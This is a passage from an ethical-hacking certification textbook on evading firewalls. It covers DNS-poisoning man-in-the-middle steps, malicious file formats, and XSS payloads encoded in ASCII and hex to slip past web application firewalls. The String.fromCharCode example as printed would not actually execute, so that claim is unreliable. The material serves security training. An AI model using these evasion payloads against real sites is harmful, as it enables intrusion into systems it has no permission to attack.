


Figure 12.52: Bypassing firewall through external systems

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Firewalls through MITM Attacks

Most security administrators focus on the possibility of an external or internal network bypassing their firewall while ignoring the fact that firewalls can be bypassed using MITM attacks on DNS servers. In MITM attacks, attackers use DNS servers and routing techniques to bypass firewall restrictions. They may either take over the corporate DNS server or spoof DNS responses to perform the MITM firewall attack.

Steps to be followed to bypass a firewall through MITM attacks:

1. Attacker performs DNS server poisoning
2. User A requests for www.certifiedhacker.com from the corporate DNS server
3. Corporate DNS server sends the IP address (127.22.16.64) of the attacker
4. User A accesses the attacker's malicious server
5. Attacker connects to the real host and tunnels the user's HTTP traffic
6. The malicious code embedded in the attacker's web page is downloaded and executed on the user's machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.53: Bypassing firewall through MITM attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Bypassing Firewalls through Content

In this method, the attacker sends content containing malicious code to the user and tricks him/her into opening it so that the malicious code can be executed. For example, an attacker can send an email containing a malicious executable file or Microsoft office document capable of exploiting a macro bypass exploit. Attackers can also target WWW/FTP servers and embed Trojan horse files as software installation files, mobile phone software, and so on to lure users into accessing them. There are many file formats for text, multimedia, and graphics content that can be used to carry malicious content.

Commonly used file formats for carrying malicious content are:

- EXE, COM, BAT, PS, PDF CDR (Corel Draw)
- DVB, DWG (AutoCAD)
- SMM (AMI Pro)
- DOC, DOT, CNV, ASD (MS Word)
- XLS, XLB, XLT (MS Excel)
- ADP, MDA, MDB, MDE, MDN, MDZ (MS Access)
- VSD (Visio)
- MPP, MPT (MS Project)
- PPT, PPS, POT (MS PowerPoint)
- MSG, OTM (MS Outlook)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing the WAF using an XSS Attack

XSS attack exploits vulnerabilities that occur while processing the input parameters of end users and the server responses in a web application. Attackers take advantage of these vulnerabilities to inject malicious HTML code into the victim website to bypass the WAF.

- **Using ASCII values to bypass the WAF**

  In this technique, attackers use ASCII characters to bypass the WAF. For example, consider the following XSS payload

  ```
  <script>alert("XSS")</script>
  ```

  When the above JavaScript code is executed, the WAF filters escape single quotes, double magic quotes, etc. Hence, the above payload is filtered by the WAF. To bypass the WAF, we need to convert the above payload into its equivalent ASCII values and then execute it. The JavaScript will automatically convert the ASCII values back into the original characters. Attackers use online websites to convert an XSS payload into its ASCII equivalent. Alternatively, the Hackbar Mozilla addon can be used to get ASCII values.

  Consider the XSS payload given below:

  ```
  XSS Payload:alert("XSS")
  ```

  The equivalent ASCII values are:

  ```
  String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)
  ```

  The above values are inserted into the XSS payload:

  ```
  <script>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83,
  34, 41)</script>
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The above payload bypasses the WAF filters successfully.

- **Using Hex Encoding to bypass the WAF**

  In this technique, the entire XSS payload is replaced with Hex values to bypass WAF. Attackers use online websites such as *http://www.convertstring.com/EncodeDecode/HexEncode* to convert the XSS payload into equivalent Hex values. For example, consider the following XSS payload

  ```
  <script>alert("XSS")</script>
  ```

  The encoded value for the XSS payload is

  ```
  %3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%63%72%69%70%74%3E
  ```

  The above payload bypasses the WAF filters successfully.

- **Using Obfuscation to bypass the WAF**

  Attackers use the obfuscation technique to bypass the WAF. In this technique, attackers use a combination of upper- and lower-case letters in the XSS payload. For example, consider the following XSS payload:

